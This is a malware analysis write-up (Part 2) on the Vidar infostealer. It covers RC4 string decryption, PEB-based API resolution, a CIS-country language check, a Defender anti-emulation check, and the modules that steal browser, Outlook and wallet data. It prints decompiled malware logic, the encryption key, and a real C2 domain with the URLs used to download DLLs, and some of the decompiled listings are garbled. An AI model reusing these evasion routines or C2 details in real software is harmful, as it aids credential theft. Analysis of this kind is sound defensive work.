## A Case of Vidar Infostealer - Part 2

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Hi, welcome to the Part 2 of my Vidar infostealer analysis writeup. In <u>part 1</u> of this post, I covered detailed technical analysis of packed executable dropped by initial stager by extracting and exploring embedded shellcode which is unpacking and self-injecting final payload. This part focuses on detailed static analysis of final injected payload: unpacked Vidar infostealer, defying anti-analysis techniques employed by malware (string decryption, dynamically loading DLLs and resolving APIs), automating analysis and finally uncovering stealer's main functionality through deobfuscated/decrypted strings.

**SHA256**: fca48ccbf3db60291b49f2290317b4919007dcc4fb943c1136eb70cf998260a5

## Vidar in a Nutshell


The Vidar Stealer is popular stealer written in C++ and has been active since October 2018 and seen in numerous different campaigns. It has been utilized by the threat actors behind GandCrab to use Vidar infostealer in the process for distributing the ransomware as second stage payload, which helps increasing their profits. The family is quite flexible in its operations as it can be configured to grab specific information dynamically. It fetches its configuration from C2 server at runtime which dictates what features are activated and which information is gathered and exfiltrated from victim machine. It also downloads several benign supporting dlls (freebl3.dll, mozglue.dll, msvcp140.dll and nss3.dll) to process encrypted data from browsers such as email credentials, chat account details, web-browsing cookies, etc., compresses everything into a ZIP archive, and then exfiltrates the archive to the attackers via an HTTP POST request. Once this is done, it kills its own process and deletes downloaded DLLs, working directory contents and main executable in an attempt to wipe all evidence of its presence from the victim's machine.

## **Technical Analysis**

I'll start analysis by loading this executable directly in IDA to look for important strings, IDA's strings window show some intersting plaintext and base64 encoded strings stored in .rdata section

		1_	
Address	Length	Type	String
's' .rdata:0042A004	00000005	С	lr\n
's' .rdata:0042A00C	80000000	С	http://
's' .rdata:0042A014	00000005	С	POST
's' .rdata:0042A01C	0000002D	С	Content-Type: multipart/form-data; boundary=
's' .rdata:0042A04C	00000011	С	Content-Length:
's' .rdata:0042A060	00000005	С	http
's' .rdata:0042A068	80000000	С	http://
's' .rdata:0042A074	00000013	С	056139954853430408
's' .rdata:0042A088	000000C	С	himarkh.xyz
's' .rdata:0042A0A0	00000005	С	LQ==
's' .rdata:0042A0A8	00000011	С	KaoQpEzKSjGm8Q==
's' .rdata:0042A0BC	00000011	С	DboNtEbQF3/+oFA=
's' .rdata:0042A0D0	00000051	С	CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
's' .rdata:0042A124	000000D	С	GLoX6gmCFw==
's' .rdata:0042A134	000000D	С	D6AGohOHQTY=
's' .rdata:0042A144	00000019	С	GbwOoFzTATf+y0KojtYSkaQ=
's' .rdata:0042A160	0000001D	С	CaoQpEzKRAm/60SwiotXjvfNyQ==
's' .rdata:0042A180	00000015	С	F7JjuEDJAWWXwRnlzp8=
's' .rdata:0042A198	000000D	С	HYYqlBOHQTY=
's' .rdata:0042A1A8	00000015	С	HrwOsUDJRAu/6Eb/y8lB
's' .rdata:0042A1C0	00000015	С	DbwRu07VCzCuvwPgmA==
's' .rdata:0042A1D8	00000021	С	EbYaskbGFiH+yUKrjJlT07KbgPCVZg==
's' .rdata:0042A1FC	00000021	С	FrwEuUrGCGWu90ymjp9B26WbgPCVcQ==
's' .rdata:0042A220	00000051	С	ErIRtF7GFiD+qA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
's' .rdata:0042A274	00000015	С	CqEMs0zUFyqsvwPgmA==
's' .rdata:0042A28C	00000015	С	DLoHtUbEBTe6vwPgmA==
's' .rdata:0042A2A4	00000011	С	HroQoEXGHX/+oFA=
's' .rdata:0042A2B8	000000D	С	CJIu6gmCFw==
's' .rdata:0042A2C8	00000011	С	FrITpEbXXmX79g==
's' .rdata:0042A2DC	00000019	C	GbwWvl3VHX/+xkywhZhAzeg=
's' .rdata:0042A2F8	00000051	С	DroOtQmKSWjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
's' .rdata:0042A34C	000000D	С	FrxjsUWdRGCt
's' .rdata:0042A35C	000000D	C	WrwNtROHQTY=
's' .rdata:0042A36C	00000009	С	f6A/jAM=
's' .rdata:0042A378	00000051	С	FLYXp0bVD2XzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
's' .rdata:0042A3CC	0000000D	С	E4NZ8GD3Ww==

if I quickly decode few base64 strings in Cyberchef, it results in junk data giving a clue that strings are possibly encrypted before they were base64 encoded



next I'll check for encryption algorithm but KANAL fails to detect any potential algorithm for string encryption as given in figure below

```
BASE64 table :: 0002C658 :: 0042D858
   Referenced at 004268D4
CRC32 :: 000284F8 :: 004296F8
   Referenced at 00412FFC
   Referenced at 00413052
   Referenced at 0041309B
   Referenced at 004130C2
   Referenced at 004130EA
   Referenced at 00413112
   Referenced at 00413139
   Referenced at 00413161
   Referenced at 00413189
   Referenced at 004131B0
   Referenced at 004131EC
ZIP2 encryption :: 000183C8 :: 00418FC8
    The reference is above.
```

so let's start digging it statically to see how string encryption actually works in this case, for this purpose I'll double click a base64 encoded string randomly to see where it's been used by finding its Xrefs which takes us to **sub\_423050** routine

```
30423050 <mark>sub 423050</mark> proc near
00423050 var 4= dword ptr -4
00423050 push
00423051 mov
00423053 push ecx
00423061 push offset aHimarkhXyz ; "himarkh.xyz
00423066 pop
00423067 nop
00423068 nop
00423069 nop
0042306A nop
0042306B add esp, 4

0042306E mov dword_4326D8, eax

00423073 push offset aLq ; "LQ=="

00423078 call sub_422F70

0042307D add esp, 4

00423080 mov dword_4321D0, eax
00423085 push offset aKaoqpezksjgm8q ; "KaoQpEzKSjGm8Q=="
0042308A call sub_422F70
0042308F add esp, 4
00423092 mov dword_432608, eax
00423097 push offset aCaoqpezkrgjzqa; "CaoQpEzKRGjzqA7oxsEfmfrF1/2dONghOeYatRN"...
0042309C call sub_422F70
004230A1 add esp, 4
004230A4 mov dword_432600, eax
004230A9 push offset aDbontebqf30fa ; "DboNtEbQF3/+oFA="
004230AE call sub_422F70
004230B3 add esp, 4

004230B6 mov dword_43236C, eax

004230BB push offset aGlox6gmcfw; "GLoX6gmCFw=="

004230C0 call sub_422F70
004230C5 add esp, 4
004230C8 mov dword_432494, eax
004230CD push offset aD6agohohqty ; "D6AGohOHQTY="
004230D2 call sub_422F70
004230D7 add esp, 4
004230DA mov dword_432694, eax
004230DF push offset aGbwoofztatfY0k; "GbwOoFzTATf+y0KojtYSkaQ=" 
004230E4 call sub_422F70
004230E9 add esp, 4
004230EC mov dword_432550, eax
004230F1 push offset aCaoqpezkram60s ; "CaoQpEzKRAm/60SwiotXjvfNyQ=="
004230F6 call sub 422F70
004230FB add
004230FE mov dword_43214C, eax
```


this routine seems to be processing most of the base64 encoded strings and storing result for each processed string in a global variable, apart from first two variables which seem to be storing plaintext values for possible decryption key and domain, let's rename this routine to wrap\_decrypt\_strings

```
nt sub_423050()
dword_432354 = "056139954853430408";
dword_4326D8 = "himarkh.xyz";
dword 4321D0 =
                 (char *)sub_422F70("LQ==");
dword_432608
                        *)sub_422F70(
                                                      |zqA7oxsEt
|toFA=");
dword 432600 =
                         *)sub_422F70(
                                                                 fmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
dword_43236C = dword_432494 =
                         *)sub_422F70(
                  (char
                          ) sub_422F70
dword 432694 =
                         *)sub_422F70(
                         *)sub_422F70(
*)sub_422F70(
dword 432550
dword 43214C
                 (char *)sub_422F70(
dword_43248C =
dword_4321F8 = (char
                         *)sub_422F70(
dword 43242C =
                         *)sub_422F70(
                         *)sub_422F70(
*)sub_422F70(
dword_432508
                                                              .
JlT07KbgPCVZg==");
sEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
dword 4320A4 =
                  (char *)sub_422F70(
dword_432564 =
dword_4325C8 =
                         *)sub_422F70(
dword 432558 =
                        *)sub_422F70(
dword_43258C =
dword_432104 =
                         *)sub_422F70(
*)sub_422F70(
                  (char
                 (char *)sub_422F70(
dword_4321CC =
dword_43215C =
                         *)sub_422F70(
                        *)sub_422F70(
dword 43228C =
                         *)sub_422F70(
dword_432374 = (char
dword_432310 = (char
                         *)sub_422F70(
dword_432348 = (char *)sub_422F70(
                                                            oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
dword_432198 = (char
                        *)sub_422F70(
dword_432538 = (char *)sub_422F70(
dword_4320D8 = (char *)sub_422F70(
dword_4323A0 = sub_422F70("f6A/jAM
                                                EjLCCC6pXCqjZhFxraa3/CdONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
dword_4320A0 = sub_422F70('
dword_4328C = sub_422F70("f6A/jAzl
dword_432170 = sub_422F70("f6A=");
dword_432570 = sub_422F70("Gek/jHn
```


**sub\_422F70** in **wrap\_decrypt\_strings** routine can be seen from figure above to be repititively called with base64 strings, has been Xref'd for ~400 times, it can be assumed it is processing encrypted strings and can be renamed to decrypt\_strings for our convenience as shown in the figure below

```
t wrap_decrypt_strings_sub_423050()
domain =
          dword_4321D0 = (char
                                      *)decrypt_strings_sub_422F70("LQ
          dword_432608 = (char
                                       *)decrypt_strings_sub_422F70
                                       *)decrypt_strings_sub_422F70(
*)decrypt_strings_sub_422F70(
*)decrypt_strings_sub_422F70(
          dword_432600 = dword_43236C =
          dword_432494 =
          dword_432694 =
                                        *)decrypt_strings_sub_422F70
                                                                                                    )
|
|SwiotXjvfNyO==
          dword_432550 =
                                        )decrypt_strings_sub_422F70
                                        *)decrypt_strings_sub_422F70(
*)decrypt_strings_sub_422F70(
*)decrypt_strings_sub_422F70(
          dword_43214C = dword_43248C =
                                                                                                      lzp8=");
          dword_4321F8 = (char
          dword_43242C =
                                         decrypt_strings_sub_422F70
          dword_432508 = (char
                                        ')decrypt_strings_sub_422F70
                                        *)decrypt_strings_sub_422F70(
*)decrypt_strings_sub_422F70(
*)decrypt_strings_sub_422F70(
          dword 4320A4 =
          dword_432564 =
          dword_432558 =
                                        )decrypt_strings_sub_422F70
          dword 43258C = (char
                                        )decrypt_strings_sub_422F70(
                                        *)decrypt_strings_sub_422F70(
*)decrypt_strings_sub_422F70(
*)decrypt_strings_sub_422F70(
          dword 432104 =
          dword_4321CC =
          dword_43228C =
                                         decrypt_strings_sub_422F70
          dword 432374 = (char
                                        )decrypt_strings_sub_422F70(
          dword 432310 =
                                        )decrypt_strings_sub_422F70(
                                       *)decrypt_strings_sub_422F70
*)decrypt_strings_sub_422F70
*)decrypt_strings_sub_422F70
          dword_432348
          dword 432538 =
                                         decrypt_strings_sub_422F70
                                        *)decrypt_strings_sub_422F70
```

further exploring **decrypt\_strings** by loading the executable in x64dbg, debugging unveils that first two calls to **sub\_4011C0** routine are just copying values of key and base64 encoded encrypted string to local variables, next routine **sub\_422D00** is decoding base64 string, stores decoded hex value to a local variable and returns address of this local variable




base64 decoded hex string can also be verified in cyberchef



later it calculates length for base64 decoded hex string and allocates buffer equivalent of that length on heap, next two calls to **sub\_401330** routine are allocating two buffers on heap for key and base64 decoded hex string respectively before it proceeds to finally decrypt data using **sub\_422980**, quick decompilation of code for this routine results in three well recognized **RC4** loops

```
for (i = 0; i < 256; ++i)
  v11[i] = i;
  v7[i] = (unsigned __int8)key_buffer[i % strlen(key_buffer)];
for (j = 0; j < 256; ++j)
  v5 = (v7[j] + v11[j] + v5) \% 256;
  i = v11[j];
  v11[j] = v11[v5];
  v11[v5] = i;
v9 = operator new[](strlen(str_buffer) + 1);
for ( i = 0; i < (signed int)strlen(str_buffer); ++i )</pre>
  j = (j + 1) \% 256;
  v6 = (v11[j] + v6) \% 256;
  v8 = v11[j];
  v11[j] = v11[v6];
  v11[v6] = v8;
  v3 = (v11[v6] + v11[j]) % 256;
  if ( v11[v3] == (unsigned __int8)str_buffer[i] )
    v9[i] = str buffer[i];
    v9[i] = LOBYTE(v11[v3]) ^ str_buffer[i];
v9[i] = 0;
result = v9;
*plaintext_heap_buffer = v9;
return result;
```

string decryption can be confirmed by following Cyberchef recipe



decompiled version of decrypt\_strings routine sums up all the steps described above

```
LPVOID _cdecl decrypt_strings_sub_422F70(void *ptr_encrypted_string)
{

struct Concurrency::details::_cancellationTokenState *length; // ST08_4

HMNDLE heap_handle; // eax
const char *key_buffer; // ST04_4
const char *key_buffer; // ST04_4
const char *str_buffer; // eax

LPVOID heap_buffer; // [esp+6h] | ebp-68h]
char var_key; // [esp+6h] | ebp-68h]
int b64_decoded_hex_str; // [esp+6h] | ebp-68h]
int b64_decoded_hex_str; // [esp+6h] | ebp-68h]
int b64_decoded_hex_str; // [esp+6h] | ebp-68h]
int v11; // [esp+6ch] [ebp-4h]

copy_string_sub_4011C0(ptr_encrypted_string);
LOBYTE(v11) = 0;
sopy_string_sub_4011C0(ptr_encrypted_string);
LOBYTE(v11) = 3;
free_buffer on heap_sub_4012D0(&b64_encoded_str);
LOBYTE(v11) = 3;
free_buffer on heap_sub_4012D0(&b64_encoded_str);
length = Concurrency::details::_cancellationTokenRegistration::_GetToken((Concurrency::details::_CancellationTokenRegistration *)&b64_decoded_hex_str);
heap_bandle = GetProcessteap();
heap_buffer = (const char *)copy_val_sub_401330(&b64_decoded_hex_str);
str_buffer = (const char *)copy_val_sub_401330(&b64_decoded_hex_str);
str_buffer = (const char *)copy_val_sub_401330(&b64_decoded_hex_str);
plaintext_str = heap_buffer;
LOBYTE(v11) = 0;
free_buffer_on_heap_sub_4012D0(&var_key);
return plaintext_str;
}
```

once processing for wrap\_decrypt\_strings completes, it continues to process next routine from \_WinMain, a quick overview of sub\_419700 this routine reveals that it makes extensive use of global variables which were initialized in wrap\_decrypt\_strings apart from two calls to sub\_4196D0 and sub\_4195A0 routines respectively which can further be explored by debugging

```
push ebp
 mov ebp, esp
 push ecx
 mov dword ptr ss:[ebp-4],0
                                            load PEB
mov eax,dword ptr s:[30]
mov eax,dword ptr ds:[eax+C]
mov eax,dword ptr ds:[eax+C]
                                            load PEB LDR DATA
                                            load InLoadOrderModuleList
 mov eax,dword ptr ds:[eax]
mov eax,dword ptr ds:[eax]
                                            load InLoadOrderLinks -> Flink (ntdll.dll)
                                            load InLoadOrderLinks -> Flink (kernel32.dll)
 mov eax,dword ptr ds:[eax+18]
mov dword ptr ss:[ebp-4],eax
mov eax,dword ptr ss:[ebp-4]
                                            DIIBase
 mov esp,ebp
 pop ebp
 ret
1<mark>int</mark> sub_4196D0()
    return *( DWORD *)(***( DWORD ***)(*( DWORD *)( readfsdword(0x30u) + 0xC) + 0xC) + 0x18);
```

in the figure above, routine **sub\_4196D0** is parsing PEB structure to get base address for Kernel32.dll loaded in memory by accessing \_PEB -> PEB\_LDR\_DATA -> InLoadOrderModuleList structures respetively, next routine **sub\_4195A0** being called is taking two parametes: 1). kernel32.dll base address 2). address of a global variable dword\_432204 (LoadLibraryA) in first call and dword\_432438 (GetProcAddress) in second call

```
00419700 var 4= dword ptr -4
     00419700 push
     00419701 mov
     00419703 sub
                       esp, 30h
     00419706 call
                       sub 4196D0
                       [ebp+var_28], eax
[ebp+var_28], 0
loc_419896
     0041970B mov
     0041970E cmp
     00419712 jz
                  eax, dword 432204
        mov
        push
        mov
                  ecx, [ebp+var_28]
00419721 push
00419722 call
                 sub 4195A0
00419727 add
                 esp,8
0041972A mov
                 dword 432898, eax
                 edx, dword_432438
041972F mov
00419735 push
                 eax, [ebp+var_28]
00419736 mov
00419739 push
0041973A call
                 sub 4195A0
0041973F add
                 dword_43280C, eax
0419742 mov
```

where **sub\_4195A0** is parsing kernel32.dll's header by navigating from IMAGE\_DOS\_HEADER -> IMAGE\_NT\_HEADER -> IMAGE\_OPTIONAL\_HEADER.DATA\_DIRECTORY -> IMAGE\_EXPORT\_DIRECTORY.AddressOfNames to retrieve export name and compare it with value of API contained by input parameter value which in this case is LoadLibraryA

if both strings match, it returns API's address by accessing value of IMAGE\_EXPORT\_DIRECTORY.AddressOfFunctions field, resolved address is stored in **dword\_432898** variable while second call to **sub\_4195A0** resolves GetProcAddress, stores resolved address to **dword\_43280C** which is subsequently used to resolve rest of API functions at runtime. I wrote an IDAPython script <u>here</u> which is first decrypting strings from

wrap\_decrypt\_strings, resolving APIs from sub\_419700 routine, adding comments and giving meaningful names to global variables storing resolved APIs to properly understand code flow and its functionality. decrypt\_strings routine from IDAPython script is finding key, locating ~400 base64 encoded encrypted strings, base64 decoding strings and using key to decrypt base64 decoded hex strings, adding decrypted strings as comments and renaming variables as shown in figure below

```
str_W, eax
 0423085 push
                 offset aKaoqpezksjgm8q ; system.txt
                                                        decrypted string
042308A call
                 b64_RC4_decrypt
0042308F add
                                renamed variable
                str_Systemtxt eax
00423092 mov
00423097 push
                offset aCaoqpezkrgjzqa ; System ------
0042309C call
                b64_RC4_decrypt
004230A1 add
004230A4 mov
                str_System, eax
004230A9 push
                оттset aupontebqf3Ofa ; Windows: %s
004230AE call b64_RC4_decrypt
004230B3 add
                str_Windowss, eax
004230B6 mov
004230BB push offset aGlox6gmcfw; Bit: %s
004230C0 call b64_RC4_decrypt
004230C5 add esp, 4
               str_Bits, eax
004230C8 mov
004230CD push offset aD6agohohqty; User: %s
004230D2 call b64_RC4_decrypt
004230D7 add esp, 4
004230DA mov str_Users, eax
004230DF push offset aGbwoofztatfY0k; Computer Name: %s
004230E4 call b64 RC4 decrypt
004230E9 add
004230EC mov str_Computernames, eax
004230F1 push offset aCaoqpezkram60s ; System Language: %s
004230F6 call b64 RC4 decrypt
004230FB add esp, ₄
004230FE mov
               str_Systemlanguages, eax
00423103 push offset aF7jjuedjawwxwr ; Machine ID: %s
00423108 call b64_RC4_decrypt
0042310D add esp,4
30423110 mov
               str_Mahineids, eax
               offset aHyyqlbohqty ; GUID: %s
00423115 push
  42311A call
                b64_RC4_decrypt
0042311F add
                str_Guids, eax
00423127 push
                 offset aHrwosudjrau6eb; Domain Name: %s
0042312C call
                b64_RC4_decrypt
00423131 add
00423134 mov
               str Domainnames, eax
00423139 push offset aDbwru07vczcuvw ; Workgroup: %s
```

**resolve\_apis** routine from script is resolving ~100 APIs from 11 libraries from **sub\_419700** routine

```
v3 = load kernel32dll sub 4196D0();
if ( v3 )
 loadlibraryA = (int (_stdcall *)(_DWORD))parse_kernel32dll_sub_4195A0(v3, str_Loadlibrarya);
getprocaddress = (int (_stdcall *)(_DWORD, _DWORD))parse_kernel32dll_sub_4195A0(v3, str_Getprocaddress);
 ExitProcess = getprocaddress(v3, str_Exitprocess);
 GetUserDefaultLangID = getprocaddress(v3, str_Getuserdefaultlangid);
FindFirstFileA = getprocaddress(v3, str_Findfirstfilea);
 DeleteFileA = getprocaddress(v3, str_Deletefilea);
                                                                           resolved APIs and
 FindNextFileA = getprocaddress(v3, str_Findnextfilea);
                                                                           renamed variables
 FindClose = getprocaddress(v3, str_Findclose);
 GetSystemInfo = getprocaddress(v3, str_Getsysteminfo);
 GlobalMemoryStatusEx = getprocaddress(v3, str_Globalmemorystatusex);
GetComputerNameA = getprocaddress(v3, str_Getcomputernamea);
 IsWow64Process = getprocaddress(v3, str_Iswow64process);
 GetCurrentProcess = getprocaddress(v3, str_Getcurrentprocess);
 GetLocalTime = getprocaddress(v3, str_Getlocaltime);
 GetTimeZoneInformation = getprocaddress(v3, str_Gettimezoneinformation);
 GetSystemPowerStatus = getprocaddress(v3, str_Getsystempowerstatus);
 GetUserDefaultLocaleName = getprocaddress(v3, str_Getuserdefaultlocalename);
 WideCharToMultiByte = getprocaddress(v3, str_Widechartomultibyte);
 OpenProcess = getprocaddress(v3, str_Openprocess);
 CloseHandle = getprocaddress(v3, str_Closehandle);
 GetCurrentProcessId = getprocaddress(v3, str_Getcurrentprocessid);
 GetCurrentDirectoryA = getprocaddress(v3, str_Getcurrentdirectorya);
 RemoveDirectoryA = getprocaddress(v3, str_Removedirectorya);
 SetCurrentDirectoryA = getprocaddress(v3, str_Setcurrentdirectorya);
 CreateDirectoryA = getprocaddress(v3, str_Createdirectorya);
 FreeLibrary = getprocaddress(v3, str_FreeLibrary);
GetEnvironmentVariableA = getprocaddress(v3, str_Getenvironmentvariablea);
 GetPrivateProfileSectionNamesA = getprocaddress(v3, str_Getprivateprofilesectionnamesa);
 CopyFileA = getprocaddress(v3, str_Copyfilea);
 SetFilePointer = getprocaddress(v3, str_Setfilepointer);
 HeapAlloc = getprocaddress(v3, str_Heapalloc);
 GetProcessHeap = getprocaddress(v3, str_Getprocessheap);
 CreateFileA = getprocaddress(v3, str_Createfilea);
 WriteFile = getprocaddress(v3, str_Writefile);
 GetFileSizeEx = getprocaddress(v3, str_Getfilesizeex);
 lstrcatA = getprocaddress(v3, str_Lstrcata);
 Lo_alAlloc = getprocaddress(v3, str_Loalalloc);
  GlobalFree = getprocaddress(v3, str_Globalfree);
 GetFileSize = getprocaddress(v3, str Getfilesize);
```

after resolving APIs, next routine **sub\_41F4A0** checks if victime machine is part of CIS **(Commonwealth of Independent States)** countries which include Armenia, Azerbaijan, Belarus, Georgia, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Turkmenistan, Ukraine, and Uzbekistan, it retrieves language ID for current user by calling GetUserDefaultLangID API and compares returned result with specified location codes

```
signed int CIS_check_sub_41F4A0()
 unsigned __int16 v0; // ax
 signed int v2; // [esp+4h] [ebp-8h]
 v0 = GetUserDefaultLangID();
 if ( v0 > 0x43Fu )
   if ( v0 == 0x443 )
   else if ( v0 == 0x82C )
     v2 = 0;
       break;
       break;
      case 0x422u:
       break;
      case 0x423u:
  return v2;
```

where 0x43F corresponds to Kazakhstan, 0x443 to Uzbekistan, 0x82C to Azerbaijan and so on, it continues performing its tasks if user's language ID doesn't fall in the above mentioned category, otherwise it'll stop execution and exit, next routine **sub\_41B700** performs windows defender anti-emulation check by compareing computer name to **HAL9TH** and user name to **JohnDoe** strings

```
signed int windowsdefender_check_sub_41B700()
{
   const char *v0; // ST04_4
   const char *v2; // ST04_4
   const char *v3; // eax
   signed int v5; // [esp+0h] [ebp-4h]

   v5 = 1;
   v0 = str_Hal9th;
   v1 = (const char *)GetComputerNameA_sub_41B2E0();
   if ( !_stricmp(v1, v0) )
   {
      v2 = str_Johndoe;
      v3 = (const char *)GetUserNameA_sub_41B1E0();
      if ( !_stricmp(v3, v2) )
         v5 = 0;
   }
   return v5;
}
```

once all required checks are passed, **sub\_420BE0** routine is called which consists of stealer's grabbing module, it prepares urls and destination path strings where downloaded dlls from C2 server are to be stored before performing any other activity

```
0420FA2 mov
                 eax, str Cprogramdatasoftokn3dll
00420FA7 push
                                 ; lpFileName
00420FA8 lea
                ecx, [ebp+var C4AC]
00420FAE push
                ecx
                                 ; int
00420FAF call
                download sub 420080
00420FB4 add
                esp, 8
00420FB7 mov
                edx, str_Cprogramdatasqlite3dll
00420FBD push
                edx
                                 ; lpFileName
                eax, [ebp+var_B50C]
00420FBE lea
00420FC4 push
                                 ; int
00420FC5 call
                download sub 420080
00420FCA add
                esp, 8
                ecx, str_Cprogramdatafreebl3dll
00420FCD mov
00420FD3 push
                                 ; lpFileName
                ecx
                edx, [ebp+var_C894]
00420FD4 lea
                                 ; int
00420FDA push
                edx
00420FDB call
                download sub 420080
00420FE0 add
                esp, 8
00420FE3 mov
                eax, str Cprogramdatamozgluedll
                                 ; lpFileName
00420FE8 push
                ecx, [ebp+var_C0C4]
00420FE9 lea
00420FEF push
                ecx
                                 ; int
00420FF0 call
                download sub 420080
00420FF5 add
                esp, 8
                edx, str_Cprogramdatamsvcp140dll
00420FF8 mov
00420FFE push
                edx
                                 ; lpFileName
00420FFF lea
                eax, [ebp+var_B124]
                                 ; int
00421005 push
00421006 call
                download sub 420080
0042100B add
                esp, 8
                ecx, str_Cprogramdatanss3dll
0042100E mov
```

it downloads 7 dlls under C:\Programdata\

```
http://himarkh.xyz/1.jpg -> C:\\ProgramData\\sqlite3.dll
http://himarkh.xyz/2.jpg -> C:\\ProgramData\\freebl3.dll
http://himarkh.xyz/3.jpg -> C:\\ProgramData\\mozglue.dll
http://himarkh.xyz/4.jpg -> C:\\ProgramData\\msvcp140.dll
http://himarkh.xyz/5.jpg -> C:\\ProgramData\\nss3.dll
http://himarkh.xyz/6.jpg -> C:\\ProgramData\\softokn3.dll
http://himarkh.xyz/7.jpg -> C:\\ProgramData\\vcruntime140.dll
```

next it creates its working directory under C:\Programdata, name of directory is randomly generated 15 digit string like C:\ProgramData\920304972255009 where it further creates four sub-directories (autofill, cc, cookies and crypto) which are required to be created to store

stolen data from browser, outlook, cryptocurrency wallets and system information gathering modules

```
: DWORD
042107D push
0042107E call
                 CreateDirectoryA
00421084 lea
                 ecx, [ebp+var D834]
0042108A push
                 ecx
                                 ; DWORD
                 _SetCurrentDirectoryA
0042108B call
00421091 lea
                 edx, [ebp+var D834]
00421097 push
                 edx
                 steal from browsers sub 41EBD0
00421098 call
0042109D add
                 esp, 4
004210A0 lea
                 eax, [ebp+var D834]
004210A6 push
                                 ; _DWORD
004210A7 call
                 _SetCurrentDirectoryA
004210AD call
                 steal outlook data sub 41F330
                 ecx, [ebp+var_D834]
004210B2 lea
004210B8 push
                 ecx
004210B9 call
                 steal cryptocurrency wallets sub 424F00
004210BE add
                 esp,
004210C1 lea
                 edx, [ebp+var D834]
004210C7 push
                 edx
                                 ; DWORD
004210C8 call
                 _SetCurrentDirectoryA
004210CE lea
                 eax, [ebp+var_A954]
004210D4 push
                                 ; void *
004210D5 lea
                 ecx, [ebp+var_544]
004210DB call
                 http post sub 422460
004210E0 test
                 loc_42118F
004210E2 jz
          04210E8 lea
                           ecx, [ebp+var 544]
          004210EE call
                           sub_4214D0
```

different types of browsers are being targeted to steal autofill, credit card, cookies, browsing history and victim's login credentials, this module is equipped with advanced stealing and encryption techniques

```
LOBYTE(v2) = 0;
memset((char *)&v2 + 1, 0, 0x103u);
v1 = fopen(str_Passwordstxt, str_W);
if ( v1 )
  fclose(v1);
process_vault_sub_41BEE0(v1, v2);
resolve_sqlite3_dll_apis_sub_41C810();
sub 41EABO(str Googlechromeuserdata, str Googlechrome);
sub_41EAB0(str_Chromiumuserdata, str_Chromium);
sub 41EAB0(str Kometauserdata, str Kometa);
sub_41EAB0(str_Amigouserdata, str_Amigo);
sub_41EAB0(str_Torchuserdata, str_Torch);
sub_41EAB0(str_Orbitumuserdata, str_Orbitum);
sub_41EAB0(str_Comoodragonuserdata, str_Comododragon);
sub_41EAB0(str_Nichromeuserdata, str_Nihrome);
sub_41EAB0(str_Maxthon5users, str_Maxthon5);
sub_41EAB0(str_Sputnikuserdata, str_Sputnik);
sub 41EABO(str Epicprivacybrowseruserdata, str Epb);
sub 41EAB0(str Vivaldiuserdata, str_Vivaldi);
sub_41EAB0(str_Coccocbrowseruserdata, str_Cococbrowser);
sub_41EAB0(str_Ucozmediauranuserdata, str_Uranbrowser);
sub 41EABO(str Qipsurfuserdata, str Qipsurf);
sub_41EAB0(str_Centbrowseruserdata, str_Cent);
sub_41EAB0(str_Elementsbrowseruserdata, str_Elementsbrowser);
sub_41EAB0(str_Torbroprofile, str_Torbro);
sub_41EABO((int)"\\Microsoft\\Edge\\User Data\\", (int)"Microsoft Edge");
sub 41EAB0(str Cryptotabbrowseruserdata, str Cryptotab);
sub_41EAB0(str_Bravesoftwarebravebrowseruserdata, str_Brave);
sub_41E990(str_Operasoftwareoperastable, str_Opera);
sub_41D650(str_Mozillafirefoxprofiles, str_Mozillafirefox);
sub 41D650(str Moonchildproductionspalemoonprofiles, str Palemoon);
